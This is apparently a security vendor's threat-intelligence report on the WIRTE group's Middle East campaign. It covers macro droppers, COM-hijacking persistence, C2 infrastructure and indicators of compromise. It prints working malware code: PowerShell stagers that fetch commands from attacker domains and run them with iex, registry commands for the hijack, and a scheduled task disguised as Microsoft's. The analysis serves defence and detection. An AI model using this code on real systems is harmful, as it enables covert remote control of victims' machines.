WIRTE's campaign in the Middle East 'living off the land' since at least 2019

By Maher Yamout

Published: 2021-11-29 · Archived: 2026-04-05 19:49:56 UTC

Overview

This February, during our hunting efforts for threat actors using VBS/VBA implants, we came across MS Excel droppers that use hidden spreadsheets and VBA macros to drop their first stage implant. The implant itself is a VBS script with functionality to collect system information and execute arbitrary code sent by the attackers on the infected machine.

Although these intrusion sets may appear similar to the new MuddyWater first stage VBS implant used for reconnaissance and profiling activities, which we described recently in a private report, they have slightly different TTPs and wider targeting. To date, most of the known victims are located in the Middle East, but there are also targets in other regions. Various industries are affected by this campaign. The main focus is on government and diplomatic entities, though we also noticed an unusual targeting of law firms and financial institutions.

We attribute this campaign with high confidence to an actor named WIRTE, which is a lesser-known threat actor first publicly referenced by our colleagues at Lab52 in 2019. We further suspect, with low confidence, that the WIRTE group has relations with the Gaza Cybergang threat actor.

More information about WIRTE is available to customers of Kaspersky Intelligence Reporting. Contact: intelreports@kaspersky.com"

In the instances we have observed, the threat actor sent spear-phishing emails, luring the victims to open a malicious Microsoft Excel/Word document. The Excel droppers observed in all instances were using Excel 4.0 macros – a technique that uses formulas in hidden spreadsheets or cells that execute macro 4.0 commands – to drop malware that in our particular case was named Ferocious dropper. The Word droppers were using standard VBA macros to download the payload. The actor tailored the decoy contents to the targeted victims, using logos and themes relevant to the targeted company or using trending topics from their region and, in one instance, even mimicking the Palestinian authority.

However, in some cases we saw a fake 'Kaspersky Update Agent' executable acting as a dropper for the VBS implant. We were unable to confirm if this PE file was also distributed through email or downloaded by the threat actor after some initial penetration, but our analysis shows it has the same execution flow as the Excel 4.0 macros.

Sample VBS dropper Excel and Word documents, and executable

Exploitation, installation and persistence

Ferocious dropper

This first stage implant is composed of VBS and PowerShell scripts. The actor used some interesting new techniques in the dropper's execution flow. Below, we break it down into three parts:

1. 1

   Ferocious dropper: The Excel dropper, after the user opens it and disables the protected mode, will execute a series of formulas placed in a hidden column. Initially, they will hide the main spreadsheet that requested the user to "enable editing", then unhide a secondary spreadsheet that contains the decoy, to avoid raising suspicion. The dropper will then run formulas from a third spreadsheet with hidden columns. The infection process will start by running three basic anti-sandbox checks using the Excel 4.0 function "GET.WORKSPACE", with three integers:

   - **1:** Get the name of the environment in which Microsoft Excel is running, as text, followed by the environment's version number. The result will then be compared to a predefined Windows version in a hidden cell, for example: Windows (64-bit) NT :.00, Windows (64-bit) NT 6.01, Windows (32-bit) NT 10.00, Windows (32-bit) NT 6.02.
   - **19:** Check if a mouse is present.
   - **42:** Check if the host computer is capable of playing sounds.

     If any of the above checks fail, or if the Windows environment matches any of the aforementioned versions predefined in the document (different documents have different predefined versions), the process will halt. Otherwise, the macro will open a temporary %ProgramData%\winrm.txt file and save a VBS stager to %ProgramData%\winrm.vbs and set up registry keys for persistence.

2. 2

   Ferocious run-1: After the macro finishes writing to disk, it runs winrm.vbs using explorer.exe. In turn, the VBS script will write an embedded PowerShell snippet to a predefined filename that varies between samples, for instance, %ProgramData%\regionh.txt. The VBS script will also add two important registry keys for persistence.

   The persistence technique observed in all intrusions uses COM hijacking. In this technique, the threat actor is able to add a Class ID in the current user registry hive (HKCU) referencing the malicious VBS script written previously to %ProgramData%\winrm.vbs. This registry modification will effectively invoke the malicious VBS script any time a program or script references "Scripting.Dictionary" COM programs during their execution.

   In our analysis and testing, the WinRM Scripting API that is called by the legitimate Windows VBS scripts "C:\Windows\System32\winrm.vbs" or "C:\Windows\SysWOW64\winrm.vbs", are able to trigger the persistence mechanism smoothly. Microsoft's command line licensing tool slmgr.vbs is also able to provide similar results. Both winrm.vbs and slmgr.vbs were leveraged across different intrusions. The mechanism through which these scripts are invoked during the boot process is described in a later section.

```
If chk <> "360TotalSecurity" Then whome.Run "reg add HKCU\Software\Classes\Scripting.Dictionary\CLSID\ /f /ve /d {14C34482-E0A7F-44CF-B261-385B616C54EC}", 0
End If:
If chk <> "360TotalSecurity" Then whome.Run "reg add HKCU\Software\Classes\CLSID\{14C34482-E07F-44CF-B261-385B616C54EC}\LocalServer32 /f /ve /d
    ""wscript.exe //B C:\ProgramData\winrm.vbs""", 0
End If
```

Registry keys used for COM hijacking

After the above execution chain, the Excel 4.0 macro will clean up and delete the winrm.vbs and winrm.txt files.

3. 3 **Ferocious run-2:** The macro will continue after the cleanup by recreating and opening the same files, winrm.vbs and winrm.txt. However, this time it writes a PowerShell one-liner wrapped with VB code temporarily into %ProgramData%\winrm.txt and then saved into %ProgramData%\winrm.vbs. This one-liner acts as a stager for the PowerShell snippet written in regionh.txt mentioned above. Once successful, the macro invokes %ProgramData%\winrm.vbs again using explorer.exe, which in turn will execute the PowerShell snippet that connects to the C2 server and which we named LitePower Stager.

LitePower stager

The implant is a small PowerShell script that acts as a downloader and secondary stager used to execute commands provided by its C2, and possibly download and deploy further malware.

```
function Alreadyt($smartq){$idealsg = [Net.WebRequest]::Create('https://stgeorgebankers.com/'+$smartq);
$idealsg.Method='GET';
$idealsg.UserAgent='Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:FTS_06) Gecko/22.36.35.06 Firefox/2.0';
$idealsg.Accept='text/html,application/json;q=0.9,*/*;q=0.8';
$idealsg.ContentLength=0;$Swedishc=$idealsg.GetResponse();
$global:status=[int]$Swedishc.StatusCode;
$friendsa=$Swedishc.GetResponseStream();
$friendsaReader=new-object System.IO.StreamReader $friendsa;$Byp=$friendsaReader.ReadToEnd();
$friendsaReader.Close();
$Swedishc.Close();return
$Byp}while($true){$toldd=Alreadyt('');
if ($global:status -eq 200 -and
    -not [string]::IsNullOrEmpty($toldd)){$toldd=$toldd.ToString().Substring($toldd.IndexOf('<p>')+3, $toldd.LastIndexOf('</p>')-$toldd.IndexOf('<p>')-3);
iex($toldd)}Get-Random -Minimum 60 -Maximum 100 | start-sleep}
```

LitePower PowerShell implant

This script is able to connect with the embedded C2 domain using predefined HTTP settings such as a unique User-Agent:

> Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:FTS_06) Gecko/22.36.35.06 Firefox/2.0

Interestingly, and across the different incidents we observed, the “rv” field of the user agent has changed. In the example above, it is FTS_06. However, we have seen more than 10 variations. We suspect these are used to track intrusions.

If the connection to the C2 server is successful, the script parses the output and invokes it using IEX. The script sleeps for a random number of seconds between 60 and 100 after each attempt to reach the C2. If the threat actor succeeds in establishing C2 communications using LitePower, further payloads containing system commands are sent back to the victim in the form of PowerShell functions through HTTP GET requests, and the command results are sent back as HTTP POST requests to the C2 server. The GET requests will be parsed by LitePower and invoked using PowerShell’s IEX function.

The threat actor initially conducts system reconnaissance to assess the AV software installed and the user privilege. This is followed by the creation of a legitimate scheduled task to trigger “Scripting.Dictionary” COM programs; this will become the cornerstone that allows the persistence to work using the COM hijacking technique and the registry keys added during the installation phase described above.

```
$task = $scheduleObject.newtask(0)

$Info = $task.RegistrationInfo
$Info.Description = 'Maintenance task used by the system to launch a silent auto disk cleanup when running low on free disk space.'
$Info.Author = 'Microsoft Corporation'
$Info.Version = 1.0
$Info.Source = 'Microsoft Windows'
$Info.URI = 'DiskCleanUp'

$Config = $task.Settings
$Config.Enabled = $True
$Config.DisallowStartIfOnBatteries = $false
$Config.StopIfGoingOnBatteries = $false
$Config.StartWhenAvailable = $true
$Config.MultipleInstances = 3
$Config.AllowHardTerminate = $false
$Config.ExecutionTimeLimit = 'PT0S'

$Triggers = $task.Triggers
$Triggers = $Triggers.Create(9)
if($adminCheck){
$Principal = $task.Principal
$Principal.RunLevel = 1
}else {
$Triggers.UserId = ($ENV:COMPUTERNAME + '\' + $ENV:USERNAME)
}

$Triggers.Enabled = $True
$Action = $task.Actions.Create(0)
$Action.Path = 'wscript.exe'
$Action.Arguments = '//B C:\Windows\System32\slmgr.vbs'
if ($adminCheck) {
$Action.Arguments = '//B C:\ProgramData\winrm.vbs'
if ($fileCheck) {
$Action.Arguments = '//B //E:vbscript C:\ProgramData\winrm.txt'
}
```

Sample scheduled task settings referencing SLMGR.VBS to trigger WINRM.VBS through COM hijacking

The commands observed during the different intrusions are summarized below:

Command	**Description**
Get-WmiObject Win32_logicaldisk -Filter ‘DeviceID=”C:”’ | select volumeserialnumber	List local disk drives
‘SELECT * FROM AntiVirusProduct’ $antivirusProduct = Get-WmiObject -Namespace ‘root\SecurityCenter2’ -Query $wmiQuery	Get list of antivirus software installed


if($antivirusProduct.displayName -eq ”){$ret= ‘N/A’} else{$ret= $antivirusProduct.displayName}	
New-Object Security.Principal.WindowsPrincipal([Security.Principal.WindowsIdentity]::GetCurrent())).IsInRole([Security.Principal.WindowsBuiltinRole]::Administrator	Check if current user has admin privileges
Get-WmiObject win32_operatingsystem).caption) + ‘ x’+ ((Get-WmiObject Win32_OperatingSystem).OSArchitecture).substring(0,2)	Get operating system architecture

Additional long functions that we observed can be summarized as follows:

- Function Get-ServiceStatus: checks for possible backdoors installed as services (MsDataSvc and NgcCtrlSvc), if the computer is part of a domain, and if the current user is a member of *“Domain admins”*.
- Function Get-PersistenceStatus: checks for the registry keys added for COM hijacking.
- Function Get-HotFixes: lists all hotfixes installed.
- Screenshot: takes system screenshots and saves them to %AppData% before sending them to the C2 via a POST request.

Command and control

In our initial sample analysis, the C2 domain we observed was stgeorgebankers[.]com. After conducting pivots through malware samples, we were able to identify multiple C2 domains that date back to at least December 2019. These C2 domains were occasionally behind CloudFlare to obscure the real C2 IP address. Thanks to collaboration with our partners, we were able to gather some of the original C2 IP addresses, which allowed us to discover that the servers are hosted in Ukraine and Estonia.



Infrastructure overview

By looking for more machines presenting identical TLS certificates, we were able to identify additional domain names and IP addresses. Interestingly, the server mapped to kneeexercises[.]net listens for incoming HTTPS connections on several ports and uses common names seen on other C2 domains. For example, ports 2083 and 8443 had CN firstohiobank[.]com, and TCP port 2087 had a TLS certificate with the common name dentalmatrix[.]net. We observed use of these non-standard ports during some of the older intrusions, while the newer ones mostly use port 443.

Victimology

Our telemetry indicates that the threat actor has targeted a variety of verticals including diplomatic and financial institutions, government, law firms, military organizations, and technology companies. The affected entities are located in Armenia, Cyprus, Egypt, Jordan, Lebanon, Palestine, Syria and Turkey.

Threat actor assessment

We assess with high confidence that the intrusions discussed here are associated with the WIRTE threat actor group.

WIRTE used documents deploying Visual Basic Script (VBS), potentially delivered through spear phishing, decoys with Arabic content, occasionally associated with Palestinian matters.

We see the same theme being followed in the intrusions discussed in this report. Both old and new intrusions leveraged VBS and PowerShell in similar ways to stage additional tools and communicate with the C2.

Even though the latest intrusions are using TCP/443 over HTTPS in C2 communications, the oldest intrusions explored in this report used similar ports to those mentioned in the [public post by Lab52](), such as TCP 2096 and 2087. In addition, the C2 requests explored here and in the public post have similar PowerShell IEX command execution and sleep functions.

```
sub runPld
    payload = ''
    $a = 'micorsoft.store',2082, 'RTJ.7', '24500020181716071015122311781212244449135514446239389118423 6';
    $status = 0;
    function Wait-For{param([parameter(valueFromPipeline = $true)][int]$duration = 15);
        $startTime = (Get-Date).AddMilliseconds($duration*1000);
        while($startTime -gt (Get-Date)){}};  function Post($param)
        {   $request = [Net.WebRequest]::Create('http://' + $a[0] + ':' + $a[1] +'/' + $param);
            $request.Method = 'POST';
            $request.UserAgent = ($a[2] + '/' + $a[3] + ' ' + 'P/2.0');
            $request.ContentType = 'text/plain;charset=UTF-8';
            $request.ContentLength = 0;
            $response = $request.GetResponse();
            $global:status = [int]$response.StatusCode;
            $stream = $response.GetResponseStream();
            $streamReader = new-object System.IO.StreamReader $stream;
            $result = $streamReader.ReadToEnd();
            $streamReader.Close();
            $response.Close();     return $result; }
            $sourceFile = $MyInvocation.InvocationName ;  do { $res = Post('');     if ($status -eq 200 -and -not [string]::IsNullOrEmpty($res)) {
                iex($res);        main;     }     Get-Random -Minimum 60 -Maximum 100 | Wait-For; } While ($status -ne 200);
```

Old C2 request highlighting the status condition, IEX invocation and 60-100 sleep function

```
function Alreadyt($smartq){$idealsg = [Net.WebRequest]::Create('https://stgeorgebankers.com/'+$smartq);
$idealsg.Method='GET';
$idealsg.UserAgent='Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:FTS_06) Gecko/22.36.35.06 Firefox/2.0';
$idealsg.Accept='text/html,application/json;q=0.9,*/*;q=0.8';
$idealsg.ContentLength=0;
$Swedishc=$idealsg.GetResponse();
$global:status=[int]$Swedishc.StatusCode;
$friendsa=$Swedishc.GetResponseStream();
$friendsaReader=new-object System.IO.StreamReader $friendsa;$Byp=$friendsaReader.ReadToEnd();
$friendsaReader.Close();
$Swedishc.Close();return
$Byp}while($true){$toldd=Alreadyt('');
if ($global:status -eq 200 -and -not [string]::IsNullOrEmpty($toldd)) {
    $toldd=$toldd.ToString().Substring($toldd.IndexOf('<p>')+3,$toldd.LastIndexOf('</p>')-$toldd.IndexOf('<p>')-3);
    iex($toldd)}Get-Random -Minimum 60 -Maximum 100 | start-sleep}
```

New C2 request highlighting the status condition, IEX invocation and 60-100 sleep function

The snippets above also show the custom user-agents. Although the old intrusions had them encoded, the intrusions explored in this report had them in plain text. In both cases the adversaries identified separate intrusions by changing the “rv” field.

The C2s in both cases were protected by Cloudflare, and the real VPSs were under ASNs primarily in Ukraine (e.g., ASN 201094).

In the Lab52 post, the author described the use of a defense evasion and [living-off-the-land (LotL)]() technique using regsvr32.exe, whereas in the intrusions explored in this report, the threat actor used another LotL technique such as COM hijacking. In both cases, the working directory is %ProgramData%.

All in all, we believe that all these similarities are a strong indication that the attacks described in this report were conducted by the WIRTE threat actor.

We assess with low confidence that WIRTE is a subgroup under the Gaza Cybergang umbrella. Although the three subgroups we are tracking use entirely different TTPs, they all occasionally use decoys associated with Palestinian

matters, which we haven't seen commonly used by other threat actors, especially those operating in the Middle East region such as MuddyWater and Oilrig.

Conclusion and outlook

WIRTE operators use simple and rather common TTPs that have allowed them to remain undetected for a long period of time. If our assessment of associating WIRTE with Gaza Cybergang proves to be correct in the future, it may signal a change in the group's motivation. Gaza Cybergang is politically motivated and therefore primarily targets governmental and political entities; it is unusual for such groups to target law firms and financial institutions. Despite the targeting of these latter spheres, the majority of victims still fall within the government and diplomatic categories.

WIRTE modified their toolset and how they operate to remain stealthy for a longer period of time. Living-off-the-land (LotL) techniques are an interesting new addition to their TTPs. This suspected subgroup of Gaza Cybergang used simple yet effective methods to compromise its victims with better OpSec than its suspected counterparts. Using interpreted language malware such as VBS and PowerShell scripts, unlike the other Gaza Cybergang subgroups, adds flexibility to update their toolset and avoid static detection controls.

Whether WIRTE is a new subgroup or an evolution of existing Gaza Cybergang subgroups, we see them expanding their presence further in cyberspace by using updated and stealthier TTPs. In the near future we expect them to continue compromising their victims using the TTPs discussed in this report.

Indicators of compromise

Malicious documents and droppers

Class IDs in registry

HKCU:\Software\Classes\CLSID\{50236F14-2C02-4291-93AB-B5A80F9666B0}\LocalServer32
HKCU:\Software\Classes\CLSID\{14C34482-E07F-44CF-B261-385B616C54EC}\LocalServer32

File path

%AppData%\Temp\9127.tmp\9128.tmp\
%ProgramData%\

PDB paths

K:\Hacking\NgcCtrlSvc\NgcCtrlSvc\obj\Release\NgcCtrlSvc.pdb
K:\Hacking\Tools\MsDataSvc-v3\MsDataSvc\obj\Release\MsDataSvc.pdb

Domains and IPs

nutrition-information[.]org
Stgeorgebankers[.]com
Firstohiobank[.]com

allaccounting[.]ca
est-clinic[.]com
unitedfamilyhealth[.]net
pocket-property[.]com
kneeexercises[.]net
doctoressolis[.]com
omegaeyehospital[.]com
Healthyhabitsusa[.]com
niftybuysellchart[.]com
Dentalmatrix[.]net
91.211.89[.]33
91.203.6[.]27
45.129.96[.]174
45.129.97[.]207
